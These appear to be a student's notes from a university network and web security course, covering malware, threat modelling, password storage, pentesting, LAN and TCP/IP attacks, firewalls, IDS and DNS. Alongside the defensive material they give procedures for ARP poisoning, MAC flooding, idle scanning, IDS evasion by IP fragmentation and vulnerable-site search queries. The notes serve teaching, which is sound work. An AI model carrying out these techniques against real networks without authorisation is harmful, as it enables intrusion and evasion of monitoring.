CO331 - Network and Web Security (60015)

Week 1

Vulnerabilities

We define **vulnerabilities** as bugs or design flaws in software that can be exploited by attackers to compromise computers. These are taken advantage of by **exploits**, which are pieces of software. If it is unknown to the software vendor, it is referred to as a **zero day** (has not been disclosed to the public domain).

Advisories are used to publicly disclose new vulnerabilities, issued by vendors or security companies. These are important for developers, sysadmins as well as regular users of the software, in order to keep up to date or patch systems.

The **vulnerability reports** often vary in format. Bugs and systems can differ from each other, as well as researchers putting in varying levels of effort. Generally, the key information consists of the affected systems, descriptions, impact, proof of concept code, as well as proposed fixes.

There are a number of approaches for when vulnerabilities are discovered;

- **non-disclosure** keep the vulnerability secret

  This is preferred by vendors who choose not to use resources to fix bugs (based on 'security by obscurity'), or by parties intending to exploit it.

  An issue with hoarding vulnerabilities is the accidental release. For example, *WannaCry* used two exploits hoarded by the NSA - if this was disclosed, many more systems may have been patched.
- **responsible disclosure** affected vendor decides when and what to release

  This approach is preferred by software vendors, motivated by the idea that end users will not develop their own fixes. However this can lead to a long duration between a discovery and fix.
- **full disclosure** make details public

  Eliminates any asymmetric information advantage attackers may have. This method is preferred by security researchers, as well as the open source community. However, it may affect users to attacks.

  The current approach, spearheaded by *Google Project Zero*, is to give a window of time to vendors to fix vulnerabilities before it is publicly disclosed.

Malware

Malicious software can be characterised by infection vector;

- **virus** malicious code copying into existing programs
- **worm** replicates program over network or removable devices
- **trojan / spoofed software** provides (or pretends to) useful service to act legitimate
- **drive-by download** code executed by visiting malicious website

Another way to characterise malware is by purpose (malware often has multiple of these working together);

• **rootkit**	strongest, works at OS level (can hide itself)
• **backdoor**	allows attackers to connect over network
• **RAT (remote access tool)**	remote control
• **botnet**	recruit machine into botnet
• **keylogger**	logs keystrokes
• **spyware**	steals sensitive documents
• **ransomware**	blocks access to machine or data until ransom is paid
• **cryptominer**	uses system resources to mine cryptocurrency
• **adware**	displays advertisements

Malware can exist in several formats;

- injected code added to a legitimate program
- library loaded by a legitimate program
- scripts run by application (such as macros in *Microsoft Office*)
- standalone executable run by the user
- code loaded in volatile memory (fileless malware) - without a file, detection can be difficult

Viruses can propagate in a number of ways, either by the attacker in the case of self-replication, or drive-by downloads, or installed by the user, either through social engineering or compromised certificates (in fake software updates).

A virus can have varying privileges, either from the lowest level (in a rootkit, where it owns the machine), or have user privileges which can do limited damage.

APTs (Advanced Persistent Threats) are used to reach high-value victims. These attacks are specific to the victim, often driven by a human. Decisions are made, depending on the specific configurations, and can involve compromising intermediate systems to reach the victim. Detection is avoided, with the use of rootkits to hide presence, as well as large datasets being exfiltrated over a long period of time. Avoiding detection is important as these attacks are often done over a long period of time, waiting for information to enter the system, as well as retaining access for later use.

On the other hand, **botnets** are generic attacks, which aim to infect as many machines as possible. The idea is to infect many machines (bots) to allow an attacker (botmaster) to control them through a command-and-control server. The botnet can be used for the following;

• **data theft**	steal credit card numbers or passwords
• **spam**	less likely to be shut down, compared to single server
• **DDoS**	flood servers with requests
• **brute-force**	similar reasoning to spamming, passwords / credit card credentials
• **network scanning**	probing other hosts
• **click fraud**	generate advertising revenue from different sources
• **cryptojacking**	see above
• **rental**	botnets can also be rented out for use by others

Analysis can be performed on captured samples (to aid in detection or removal), obtained from cleaning up an infection or running **honeypots** (by willingly installing malware). Effects on storage, system settings and network traffic are often analysed in a virtual machine sandbox. However, it may be difficult to trigger malicious behaviour (since it may behave differently in a virtual environment).

Detection can be performed by extracting signatures from analysed samples. **Static** signatures are sequences of bytes, typical of malware, and can be detected quite simply and quickly. However, this method is also easy to evade, where samples are artificially made different from each other, with **metamorphic** malware, or by the use of **crypting** services, which encrypt and obfuscate malware until it is no longer detected (FUD).

On the other hand, **dynamic** signatures or behavioural analysis can be performed, where the host is monitored for patterns of actions typically performed by malware (such as reading data then sending data over a network). A way for this to be evaded is for the malware to mix malicious behaviour with legitimate behaviour.

Current defences for malware include standard antivirus software, which scan existing and downloaded files for static signatures, as well as **end-point protection (EPP)**, which monitors the host for dynamic signatures. Browsers also now include blacklists which prevent access to pages known to be hosting phishing sites and malware. Network based protection can also be used.

However, signatures and blacklists are both based on observed malware, therefore attackers have a window of opportunity before detection. As such, prevention is often the best strategy, such as educating humans to avoid direct installs. Software should also be updated and patched in response to disclosures; it is rare that zero-days are used in attacks, as they are difficult to find and expensive.

Threat Modelling

Threat modelling can be used to guide decision making, by considering who the attackers are and their goals. We should also consider what attacks are likely to occur, and what assumptions the system relies on.


Rather than performing the modelling on the code of the system itself, it's done on the model of the system, thus being free from implementation and deployment details. This allows us to identify better design implementations before the system is built, or can be used to guide the security review of a system after deployment.

There are three key steps;

1. model the system

   This uses consistent visual syntax, to allow for multiple researchers to understand, as well as to build experience. In this course, we focus on **system architecture**, rather than focusing on assets like passwords, credit card numbers, or focusing on attackers.

   Data-flow diagrams (DFD)s are used to depict the flow of information across components. **Trust boundaries** help establish what principal controls what, and attacks tend to cross these boundaries.

   For example, if two processes exist inside the same trust boundary, we generally don't need to be worried about attacks from one process to the other. However, we do need to be concerned about any data flow arrows that cross the boundaries.

2. identify threats (STRIDE / attack trees)


   For STRIDE, we ask what may go wrong in each element of a DFD;

• **s**poofing	pretend to be something else
• **t**ampering	modifying without permission
• **r**epudiation	denying to have performed an action
• **i**nformation disclosure	revealing information without permission

- **d**enial of service — prevent system from providing a timely service
- **e**levation of privilege — achieve more than what is intended

Threats may belong to more than one of these categories, and threats should be document by writing risk-based security tests when possible.

Another approach is to create an attack tree, where the root node represents the goal of the attack, or the target asset. Children are the steps to achieve the goal, and the leaves are concrete attacks; by default, sibling nodes represent **sufficient** steps (only one needs to be satisfied), but special notation is used to represent **necessary steps** (where all need to be satisfied). Note that the course uses lines between the arrows to denote necessary steps, however I will be using matching colours. For example;


authenticate with user credentials
obtain valid credentials
use credentials
steal information from application
brute force

This can also be represented in a textual format, where the root is a bullet point, and the necessary steps are '+', with the sufficient points being '-'.

Attack trees are an alternative to STRIDE, for each element in a DFD, if the goal of an attack tree is relevant, the tree can be traversed to identify possible attacks. Similarly, we can look at previously seen attack trees.

It's important to focus on realistic threats. The threats that should be considered depend on the system being modelled, the budget, and the value of what is being protected.

3. evaluate and address threads (DREAD / META)

   The two main approaches for evaluating threats are qualitative (based on insight, experience, and expectations) and quantitative (based on some numerical score). However, quantifying risk is difficult (and realistic parameters are hard to estimate), rare events are also hard to predict (and therefore hard to quantify).

   The DREAD methodology is a ranking from 5 to 15, developed by Microsoft;

	rating	high (3)	medium (2)	low (1)
D	damage potential	attacker can subvert full security system, get full trust authorisation, run as administrator, upload content	leaking sensitive information	leaking trivial information
R	reproducibility	attack can be reproduced every time and does not require a timing window	attack can be reproduced but only with a timing window and particular race situation	attack is difficult to reproduce, even with knowledge

E exploitability	novice programmer could make the attack in a short time	skilled programmer could make the attack	extremely skilled person and in-depth knowledge to exploit every time
A affected users	all users, default configuration, key customers	some users, non-default configuration	very small percentage of users, obscure feature
D discoverability	published information explains the attack, vulnerability in most commonly used feature and is noticeable	vulnerability in seldom-used part of product, would take thinking to see malicious use	obscure bug, and users unlikely to work out damage potential

After a thread is addressed, a response should be recommended;

- **m**itigate   make threat harder to exploit

  For example, if the threat was password brute-forcing, mitigations could require better passwords or locking accounts after some number of failed attempts.
- **e**liminate   remove feature exposed to threat
- **t**ransfer   let another party assume the risk

  Continuing with the login scenario, we can use a third party login system. The cost is that the third party has information about customers, and that legal responsibility may still remain (despite technological risk being transferred)
- **a**ccept   when other options are impossible or impractical

  If someone was to guess the password on the first try, nothing can prevent it. It's important to keep track that the threat remains active.

Responses should be documented, such as in a project issue tracker.

Week 2

Authentication

The main application of computer passwords are the protection of cryptographic keys or user authentication. Password based authentication is widely used as it is easy to understand, easy to implement, and deploy. Some implementations are as follows;

- **plain-text passwords**

  1. store all credentials in a file (`/etc/passwd` or `/etc/shadow`);

     ```
     alice:foo
       bob:bar
     ```

  2. user gives username and password
  3. check if username is present, if it is; check password matches stored
  4. grant / deny access

  This becomes a valuable target for hackers, as this file alone allows for anyone with the file to impersonate users on the system.

- **encrypted passwords**

  This implementation uses **symmetric encryption**, where the encryption and decryption are done with the same key. The steps are similar to above, however **encrypted** passwords are stored in the file - the remaining steps are the same (except step 3, where we check if the decrypted version of the stored password matches the given password).

  This is more secure than before; where the attack tree now has two children (need to obtain the encrypted file **and** the decryption key).
- **password hashes**

  In contrast to before, this uses a **one-way** hashing function, which should not be reversed. Similar to before, we now store **hashed** passwords in the file. Step 3 now applies the hash function to the presented password, checking that it matches the hash stored in the file. While this is more secure than the previous, it's susceptible to an **offline dictionary attack**, where a large table of candidate passwords and corresponding hashes are built up. A hash in the stolen password file can now be looked up in the **rainbow table**.
- **salted hashes**

  A **salt** is a cryptographically random string, which is combined with the password in the hash. The salted hashes are stored in the file, in the format `username:salt:salted_hashed_password` (where the salt is specific to the user);

  ```
  alice:61C82:2CFAD1C96B8236072823B77EDBF150B1
    bob:8B4D8:7FBA1AFAAB57793255B59A8D596449D3
  ```

  Step 3 now combines the given password with the salt, hashes it, and checks it against the salted and hashed password in the file. The remaining steps are the same.

  It's now impractical to build a rainbow table, as a different dictionary will be needed for each possible salt.

The Linux password file stores passwords in the following format;

`username:password_data:parameters`

Where the `password_data` is stored in the following format;

`$hash_function_id$salt$password`

`hash_function_id`	algorithm
1	`md5`
2a, 2y	`blowfish`
5	`sha256`
6	`sha512`

The problem with passwords is usability; complex passwords are a burden to users. Security questions are also dangerous, as common answers can quite easily be found online via social media. Hints also tend to be chosen such that they easily give away the password. Ideally, we choose a password we can't remember, and don't write it down. However, it's hard for humans to choose and remember good passwords, therefore users tend to use memorable passwords (and users with common interests may use similar passwords).

Because of this, offline dictionary attacks don't need to try every possible passwords; they can start with a dictionary of common words, and then apply rules to generate variants. This can include 'leetspeak', where letters are substituted with similar looking numbers, using a few uppercase letters, and appending common years.

Another issue is password reuse, leading to **online dictionary attacks**. In this situation, attackers submit login combinations to a live authentication system (rather than a stolen password file). Usernames are quite easy to find (as they are public) or can just be email addresses. Previously used passwords are easily to find, where lists of passwords from hacked websites can easily be found.

Defences against this can include limiting the number of attempts per username / IP before blocking access. Another approach is to use CAPTCHAs, preventing simple automation attacks (however it can inconvenience legitimate users). Honeypot accounts can also be made, which are easily cracked. Requests can be blocked from a device attempting to login to one of these accounts.

The best practices to build passwords are as follows;

- filters to select, random looking passwords (force user to use good passwords)
- hash passwords with functions like `PBKDF2` (password based key derivation function) or `bcrypt` (which take long enough to prevent hackers from building rainbow tables)
- don't force users to change passwords often (otherwise users will choose easy passwords)
- don't fail with "user not found"; this allows attackers to find valid users
- block account or requests from same IP after too many attempts
- on a successful long, show information about last login (allows user to report suspicious logins) and notify user if login is from a different machine / location

On the other hand, some practices that could be followed by users (to enhance passwords);

- **password managers**

  Password managers allow users to handle strong passwords for many different websites, as well as avoid phishing sites. However, they are a single point of failure; if the master password is lost, all the other accounts are lost, similarly if a hacker obtains the master password, all passwords are obtained. Online managers are exposed to hackers, whereas offline managers can potentially be unavailable.

- **2FA** (2$^{\text{nd}}$ factor authentication)

  2FA prevents attacks based on weak / stolen passwords. However, the main downsides include being locked out of an account without the device, as well as users being given a false sense of security (leading to weaker passwords). It also introduce another device into the user's **Trusted Computing Base**.

- **OAuth or Single Sign On**

  This allows for authentication via a trusted identity provider, such as some social networks, delegating responsibility to a third party. However, this does lead to the cost of giving a third party your user data.

There are also alternatives to passwords entirely, including;

- **hardware tokens**

  Commonly used by banks (creating single use passwords / tokens for logins or transactions). These are expensive and hard to replace.

- **biometric authentication**

  It's impossible to replace if "lost" or revealed (spoofed).

- **RFID tags**

  As a physical object, they are at risk of theft or misplacement. Similarly, due to the nature of RFID, it can be susceptible to proximity based attacks.

- **passwordless authentication**

  A lower value website can be authenticated by the user proving they have access to a certain email. When the user wishes to login, a temporary pin is generated and sent to a given email.

Pentesting

Penetration testing is the process of paying someone to break into a system or organisation, and report the weaknesses (can also include physical security of the building). It's important to scope the pentesting, particularly the goals we are trying to achieve (what's being accessed). Once this is agreed, restrictions on the targets, tools, techniques, and side effects (cannot wipe out an entire database to prove it is vulnerable) need to be discussed.

A pentesting exercise is also defined by the amount of available information;

- **black box** no information, all has to be discovered from a given high-level goal
- **grey box** selected information, e.g; there is an intranet, which contains a database server
- **white box** extensive information about the system, possibly including source code

It's hard to ensure a pentester has tried "hard enough", and one option is to have several teams playing against each other. Certifications (such as *CISSP*) commend higher fees.

PTES (Penetration Testing Execution Standard) are a set of fundamental principles and technical guidelines for pentesting, with the following key steps;

1. pre-engagement interactions sign contract, define scope
2. **intelligence gathering**

   This can be split into two phases;

   - **passive** information gathering

     The aim is to build as much information about the target system without engaging with the target itself. We want to have enough information to build a data-flow diagram of the target, in order to drive the next phase, as well as information about the network structure of the target. However, we don't want to reveal our presence at this phase, and one technique is to prevent any connection to the target (by blocking access through a firewall or proxy).

     One approach is to look for information made public, including possible blog posts from the company which may contain relevant information. From there, we can find any web presence - looking at source code for any links, form fields, as well as references to open source code used (possibly finding bugs or hardcoded credentials) and protocols. While accessing the website should be fine, it's also possible to hide any presence at this point by looking at cached versions of the site only. It's important to note that even publicly accessible data may be protected by law.

     One technique that can be used is **Google Hacking**, which uses search engine operators to locate sites;

     – `ext:pdf` search with specific extensions
     – `site:example.com` search within a given website only
     – `"index.html" inurl: -html`
       find inside page, but without `html` in the URL (find exposed directories)
     – `allintext:"Powered by phpbb"` locate sites running known vulnerable software

   - **active** information gathering

     We can collect more in-depth information if we are willing to contact our directly, at the risk of being detected (therefore it is better to do it from a different IP than the one used for exploitation). To verify gathered email addresses, emails could be sent to these addresses and checked for any bounces. Network probing can also be done, identifying what subnet addresses are active and what ports accept communications. It's also possible to identify services, by performing **banner grabbing** as some services send identifying information by default, or by reverse-engineering the protocol. It may be sufficient to send random data and to observe the error message.

3. **threat modelling**
4. **vulnerability analysis**

   The target may not be fully patched. From there, we can look in the CVE database for any vulnerabilities in the previously identified components. Automated tools can be used to systematically scan the target (however this generates a large amount of traffic).

   However, if the system is patched, we can attempt to look for new vulnerabilities. If the source code is available, we can use static analysis tools or perform this by hand (which can be very slow). Another approach is to trigger vulnerabilities with educated guesses like SQLi or XSS.

   Another approach is to find credentials, by either looking for default logins or finding password hashes published by hackers.
5. **exploitation**

   In this phase, we actually act on the vulnerabilities identified before. For example; if we have collected credentials, we can attempt to use them to see if they work. We can also run publicly available exploits, either manually (and with our own exploits), or using automated tools such as *Metasploit* (tailored to verified vulnerabilities only, not just everything the tool can do).
6. **post-exploitation**

   If the exploited account isn't an administrator, privilege escalation should be attempted. Typical goals to prove access include;

   - steal data
   - send data back to the hacker
   - maintain access
   - manipulate logs to cover tracks
   - pivot; use host to exploit other targets on LAN
7. reporting

Networks Background

Most of this should be covered in the **CO212** module last year.

LAN Security

We want to clarify the principles of what we consider as legitimate users and attackers on the networks, and the capabilities;

- **participant**


  A participant can send and receive legitimate packets that respect the protocol (for example web browsers and web applications).
- **eavesdropper**

  On the other hand, an eavesdropper can read packets sent to others, and will not / cannot participate. Examples of eavesdroppers include wiretappers and sniffers on a broadcast network.
- **off-path**

  In contrast, an off-path attacker is connected to the same network between the client and the server, however is not in the same local area network (and cannot sniff packets). However, it can participate and create arbitrary packets (which may not abide by the protocols). Examples of this include independent machines connected to the same WiFi.

- **MITM (man in the middle)**

  These are more powerful and completely control the link between one host and the rest of the network. They can participate like a regular participant, but can also read, modify, or delete packets. Examples of this include a proxy, an ISP, a router, or WiFi access point (therefore we should be careful on untrusted networks).



Within the same LAN, devices send messages to each other based on MAC (Media Access Control) addresses. The DHCP (Dynamic Host Configuration Protocol) tells new hosts their IP addresses (and other configuration information). ARP (Address Resolution Protocol) is used to find the MAC of an IP on the same LAN.

As a device typically communicates by asking for data to be sent to a device with a given MAC, LANs typically rely on broadcast medium such as cable (Ethernet) or wireless (WiFi). Conflict resolution requires a minimum packet size, and if this padding data is not properly initialised (either with zeroes or dummy data) - and contains more bytes from the buffer, this may lead to data disclosure. Eavesdroppers hosts can also sniff the network (and we should assume that hosts connected to the network can see whatever we send).

Assume a switch with 3 ports, and devices A, B, and C connected to ports 1, 2, and 3 respectively, where C is the attacker. **MAC flooding** is done in two phases, to force the switch to broadcast traffic;

1. The attacker floods the CAM table with frames with invalid source MACs ($X \rightarrow ?$, $Y \rightarrow ?$, etc), preventing valid hosts from creating CAM entries.
2. A message $A \rightarrow B$ is now flooded out to both B and C, since no CAM entries exist for the valid hosts.

Countermeasures to this include limiting the number of MAC addresses from a single port as well as keeping track of authorised MAC addresses in the system.

Another attack is **ARP poisoning**. By design, MAC is easy to spoof (as a way to deal with conflicting hardware). An attacker can change its MAC address in order to evade access control mechanisms. An off-path attacker spoofing the router can become a MITM. The process for poisoning is as follows;

1. switch needs to find MAC corresponding to an IP
2. attacker spoofs MAC of victim and replies like the victim
3. message is forwarded to both ports that replied (victim and attacker)

Countermeasures include static ARP rules (which can be inconvenient), or to detect spoofed ARP messages (at which point both hosts are kicked off, and an administrator is likely notified).

Week 3

IP Security

The IP (Internet Protocol) is a best effort (may drop / reorder packets) protocol which delivers packets between **source** and **destination** hosts. IP addresses are structured in a hierarchical way and guides routing. However, since these may travel across networks with smaller packet sizes, IP packets can be fragmented. The **D**on't **F**ragment, **M**ore **F**ragments flags indicate the type, the fragment offset field gives the **position** of the fragment in the **original** fragment, and **identification** differentiates fragments for different packets. Different operating systems treat duplicate IP fragments in different ways - this can be used for OS fingerprinting. The TTL (time to live) field is used to discard packets that take too many steps to reach a destination; when the TTL is decremented (at each hop) to zero, the packet is discarded and an ICMP error message is sent to the source.

TTL is used to prevent loops in networks (zombie packets). However, it can also be used by the **Traceroute** algorithm to identify devices on the path to a target. By sending packets with an incrementing TTL (first 1, then 2, and so on), each ICMP error message should come from a host on the path to the destination. This can be used to gather information about a target network (such as firewalls).

The source IP can be easy to spoof (as it is not authenticated). An off-path attacker can send packets with a target IP as the source, leading to the target receiving responses. This is used for attacks such as amplification based DDoS or idle scanning.

The Internet, by design, is a decentralised network of untrusted networks. As such, packets travel through untrusted hosts, hence MITM attackers (such as an ISP) could directly read packets and modify payloads. BGP routing is partly based on trust. As a single AS (autonomous system) cannot track all IP addresses, they must ask each other for a route to reach an IP of a distant AS. They may misbehave (BGP hijacking) by advertising false routes, diverting this traffic, and perform MITM attacks.

There is an ongoing global effort to secure BGP; **MANRS (Mutually Agreed Norms for Routing Security)**, supported by the Internet Society and big players. This specifies best practices for network operators (ISPs), Internet exchange providers (IXPs), content delivery networks, and cloud providers. The **RPKI (Resource Public Key Infrastructure)** is the idea to use public key infrastructure to propagate trust down the address hierarchy. When an AS is looking for a route to reach a system, it will be prevented with BGP advertised routes (as well as certificates, which can only be provided by the owner, or a correct path).

IPsec adds security to IP with two main protocols, in two modes (transport and tunnel, where the former protects the IP payload only, and the latter **also** protects the IP header);

- **authentication header (AH)**

  Preserve packet integrity (recipient will know if tampered with) and protect authentication (recipient will be confident about who the sender is). Packet inspection is allowed, and isn't blocked by firewalls.
- **encapsulating security payload (ESP)**

  This preserves confidentiality of the payload, but may be blocked by security.

ESP tunnel mode is commonly used to implement VPNs. This gives network layer confidentiality, source authentication, data integrity, and replay-attack prevention. In this mode, the protocol is changed from `proto=TCP` in the original IPv4 datagram to `proto=ESP`. After the destination IP address, the original TCP header and payload is replaced with the following;

- SPI (security parameters index)
- sequence header
- IP header
- TCP header + payload
- padding (variable), padding length, and next IP
- (optional) authentication data

The lecture then goes over IPv6 (see **CO212**); we focus mostly on IPv4 in this course.

TCP (more detail in **CO212**) has security issues stemming from an easily accessible state. The sequence numbers are easily predictable, as they are the previous number added with the bytes exchanged;

- a MITM attacker could read the current sequence number and inject new packets (TCP session hijacking)
- an off-path attacker could try to guess the correct sequence number (blind spoofing, read *Off-Path Hacking*)

Typical countermeasures include introducing a time-delay and discarding race-condition packets, or use IDS or protect the payload (e.g. HTTPS).

Port scanning may be a crime (when unauthorised), depending on the legal jurisdiction. The idea is to use the initial steps of the protocol to determine whether a port is open;

- TCP `connect()`

  If the HTTP port is open, sending `SYN + Port 80` to a host will result in a response of `SYN/ACK`. We can then send `ACK` and `RST` to close the connection. However, if a port was closed (say FTP), sending `SYN + Port 21` to a host will result in a response of `RST`.
- TCP idle scan

  To do this, we perform the following steps;

  1. find an idle host (one that is online, but not used actively, such as a printer during the night)
  2. check available IPID on printer by sending `SYN/ACK` to printer, will respond with `RST,IPID=x`
  3. send `SYN,src=<idle host>` to the target (pretend to be target host)
  4. if the port is closed, will reply with `RST` to the printer, or `SYN/ACK` if open
  5. if the port was open (`SYN/ACK`), the idle host will reply to the target with `RST,IPID=x+1`
  6. perform step 2 again; if we get `RST,IPID=x+1`, we know the port was closed on the target, however if we get `RST,IPID=x+2`, we know it is open.

  This can evade some port scanning protection which only monitors connections between internal and external hosts, and not monitoring at an internal level.

UDP is connectionless, which has low overhead and low latency. This can be used for broadcasting or multicasting packets. There is no guarantee that the data reaches the destination, and there is no integrity (optional checksum) - it is up to the application layer to make sense of a UDP stream. See **CO212** for more details.

UDP scans are harder, as we do not expect any acknowledgements (compared to TCP). We can send a generic UDP header with no payload to target ports; if we get a UDP response, the port is open, otherwise if we receive an ICMP error the port is closed (or filtered by a firewall). However, if we timeout without a response, the port may be open (but hosting a service that drops ill-formed packets), or the port may be filtered by a firewall. If we encounter this case, we can probe the port again using UDP packets, but with payloads specific to a protocol (e.g. DNS query). This adds to the difficulty; it is more time consuming (due to a lack of response) and may take multiple attempts to resolve ports. In addition, they are less precise, as some protocols just cannot be probed.

The key threats of TCP/IP are as follows;

- **host and port scanning**

  Used by hackers during active information gathering, with request being hidden within normal network traffic.
- **port sweep**

  Attacker looks for specific service on many machines (likely looking for a vulnerable service). Nowadays, if we encounter a port sweep, it's possible it's a security researcher trying to find the number of accessible webcams (or some sort of insecure IoT device).

- **malicious traffic**

  Normal connection, but may send malicious data that exploits the implementation of the networking stack.
- **(D)DoS**

  Flood target with high volume of network traffic (commonly done with botnets). This either fully takes the target down, degrades performance, or increases costs.

Port knocking is a technique to hide a service form port sanning (either by a system administrator, or an attacker attempting to hide a backdoor);

1. sequential / random scan only finds closed ports
2. client shares a secret with sever, identifying specific ports to probe in a fixed order (e.g. 3,1,2,4) - the last probe is replied to by the server with a random port n, where the service is located
3. client connects to service on port n

Network Defences

Here we take a high level overview of classic network defence systems (mainly firewalls and IDSs (intrusion detection systems)).

The main firewall protects all internet traffic. The internal network is kept separate from Internet-facing services (in the demilitarised zone) such as a web server or FTP server. In the internal network, we may have private databases or sensitive machines; generally data we don't want to share with the outside.

The main goal of a firewall is to enforce security policies on all inbound / outbound traffic for the subnetwork it is trying to protect. A firewall will typically specify what hosts can communicate with what over hosts (and what protocols, or how much data can be exchanged - general properties of traffic). This not only can protect against attacks, but can also control what can be done by hosts. It's common to have a centralised firewall to ensure consistent policies achieving the same goal. Once the general network-wide policies are enforced, there may be other dedicated firewalls for subnets (with modern hosts also having local firewalls). Firewalls can be either;

- dedicated network appliances (with purpose built hardware) *Cisco*, *CheckPoint*
- kernel-level applications (general purpose hosts) `iptables`, `pf`, Windows firewall

They are valuable targets for attackers (if it can be owned, it runs at a privileged position on the victim network / OS).

Policies can be either of the following;

- **packet filters** decision based on individual packet

  This can take into account protocol header fields, source / destination addresses, and ports.
- **stateful filters** take state into account

  Keep track of sessions (for TCP) and check if the packet is part of an established connection. It can also look at timeouts, and the amount of bandwidth used.
- **both** combination, and also support payload inspection

Intrusion detection systems are more powerful than firewalls, and allow for deep packet inspection. This allows for decisions to be made based on the payload (not just headers), and raise an alert (IDS) or drop packets (IPS - intrusion prevention system). They aim to detect or prevent attacks, such as active information gathering (including scans or sweeps), DDoS, worms (as they have a global view of the network), and application layer attacks. The approaches are typically divided into the following;

- **signature based**

  Most common case. They have rules to detect packets that have been observed in the past to be part of / have characteristics of a known attack. Generalising rules (to catch variants) can cause false positives; there is a trade-off between sensitivity and specificity. These are typically human generated. A *ModSecurity* example for detecting XSS is as follows;

  ```
  SecRule ARGS|REQUEST_HEADERS "@rx <script>"
  id:101,msg:'XSS Attack',severity:ERROR,deny,status:404
  ```

  This applies the rule to the arguments or the headers, looking for a regex that contains the script tag, and denies the request with a 404. They are good for matching attacks with known patterns, however they cannot catch unseen attacks. Once a signature is known to be known, it can be easy to bypass (similar to antivirus). They focus on content rather than intent, and are better for stopping automated attacks than manual ones.

  Each rule is simple, however applying the rules to each packet becomes more expensive with more rules and packets. This can be evaded with IP fragmentation. Here we assume there are 10 hops from an attacker to the monitor, and a further 8 hops to the victim (18 hops in total);

  1. fragment a suspicious IP packet in 2 (`ttl=20,seq=6...9: USER` and `ttl=20,seq=10...3: root`)
  2. traceroute to determine distance to IDS and target
  3. send fragment 1 (`ttl=20,seq=6...9: USER`) to reach the target
  4. send a replacement of fragment 2 (`ttl=12,seq=10...3: root`) so that the IDS sees it, but the target does not; note that the TTL is 12, which clears the monitor but expires before the victim
  5. IDS now decides that the communication is safe (it sees `USER|nice`)
  6. send malicious fragment 2 (`ttl=20,seq=10...3: root`), which reaches the target, the target now has `USER|root`
  7. IDS does not interpret the message sent in step 6 as related to the one sent in step 3

- **anomaly detection based**

  This attempts to generalise to attacks that haven't been previously seen. The idea is to learn what normal traffic looks like, and point out statistical anomalies based on features such as the protocol used, packet size, time, order, hosts, etc. It learns a model of benign traffic, with heterogeneous features, either categorical (TCP/UDP/...), or continuous (such as size). It can detect unseen attacks, where there is no existing signature, however it can suffer from false positives (where we have uncommon traffic).

  Simple examples could be packets which are too large, or accesses to high numbered ports which are not typically used (which are typically used as source ports) - these are **point** anomalies, which is one sample being anomalous with respect to others. On the other hand, **contextual** anomalies are only anomalous in specific contexts, but not in others. For example, high bandwidth usage may be an anomaly at night but not during the day. Furthermore, there are **collective** anomalies, which are anomalous with respect to all available samples; for example, a TCP connect scan to the same port of many hosts could be detected as port sweep.

  Models used typically are statistical (non-parametric for histograms or PCA), or parametric (regression), or are classification based (Bayesian networks, neural networks, SMVs, or random forests). Training is commonly semi-supervised, with an unlabelled dataset consisting of only normal events. An unsupervised training mode is unlabelled data possibly containing some anomalies, and a supervised training contains labels for both normal and anomalous events.

- **specification based**

  Logical rules / simple languages dictate whether a packet should be accepted or rejected. However, it's hard to define rules, avoid conflicts, and may be inconsistent.

DNS (Domain Name System)

The DNS allows us to identify hosts via easy to remember, descriptive hostnames, rather than IP addresses. This separates the logical address of a service from the physical address of the host (which allows for hostnames to stay the same when network providers are switched). We need to know the IP address of the target hostname, which can be obtained by a local DNS client / resolver in DNS resolution. Once a name is cached, it will be valid for a limit amount of time. If a name is in the cache, we can use that, otherwise the resolver queries an external primary / recursive DNS server. Typically, they are short queries and responses, fitting into a single UDP packet (512 bytes) - if more data needs to be exchanged, it falls back to TCP. Domain names are organised in a hierarchical manner, DNS is managed by ICANN/IANA, who also run the root DNS servers (note that `com` is a gTLD, and `uk` is a ccTLD (country));

$$\begin{tikzcd}
 & \text{root} \arrow[dl] \arrow[d] \arrow[dr] & \\
\texttt{com} & \texttt{uk} \arrow[dl] \arrow[dr] & \texttt{org} \\
\texttt{ac.uk} \arrow[d] & & \texttt{co.uk} \arrow[d] \\
\texttt{imperial.ac.uk} \arrow[d] & & \texttt{bbc.co.uk} \\
\texttt{www.imperial.ac.uk} & &
\end{tikzcd}$$

A domain name which can be used to fully access a host is called a fully-qualified domain name (FQDN). The process of DNS resolution, when the local cache doesn't have it stored is as follows;

1. user asks primary DNS server for IP address of `example.com`
2. primary DNS server asks root server for **location of** IP address of `example.com`
3. root server tells primary DNS server to ask `.com` namespace
4. primary DNS server asks `.com` namespace for IP address of `example.com`
5. namespace tells primary DNS server to check primary DNS server of `example.com`
6. primary DNS server asks primary DNS server of `example.com` the IP address of `example.com`
7. primary DNS server of `example.com` tells user's primary DNS server the IP address of `example.com`
8. user's primary DNS server tells user IP address of `example.com`

Common DNS records include;

resource record	description
`A`	mapping of a name to address (IPv4) - performs primary function of DNS; converting names to addresses
`AAAA`	same as `A`, but for IPv6
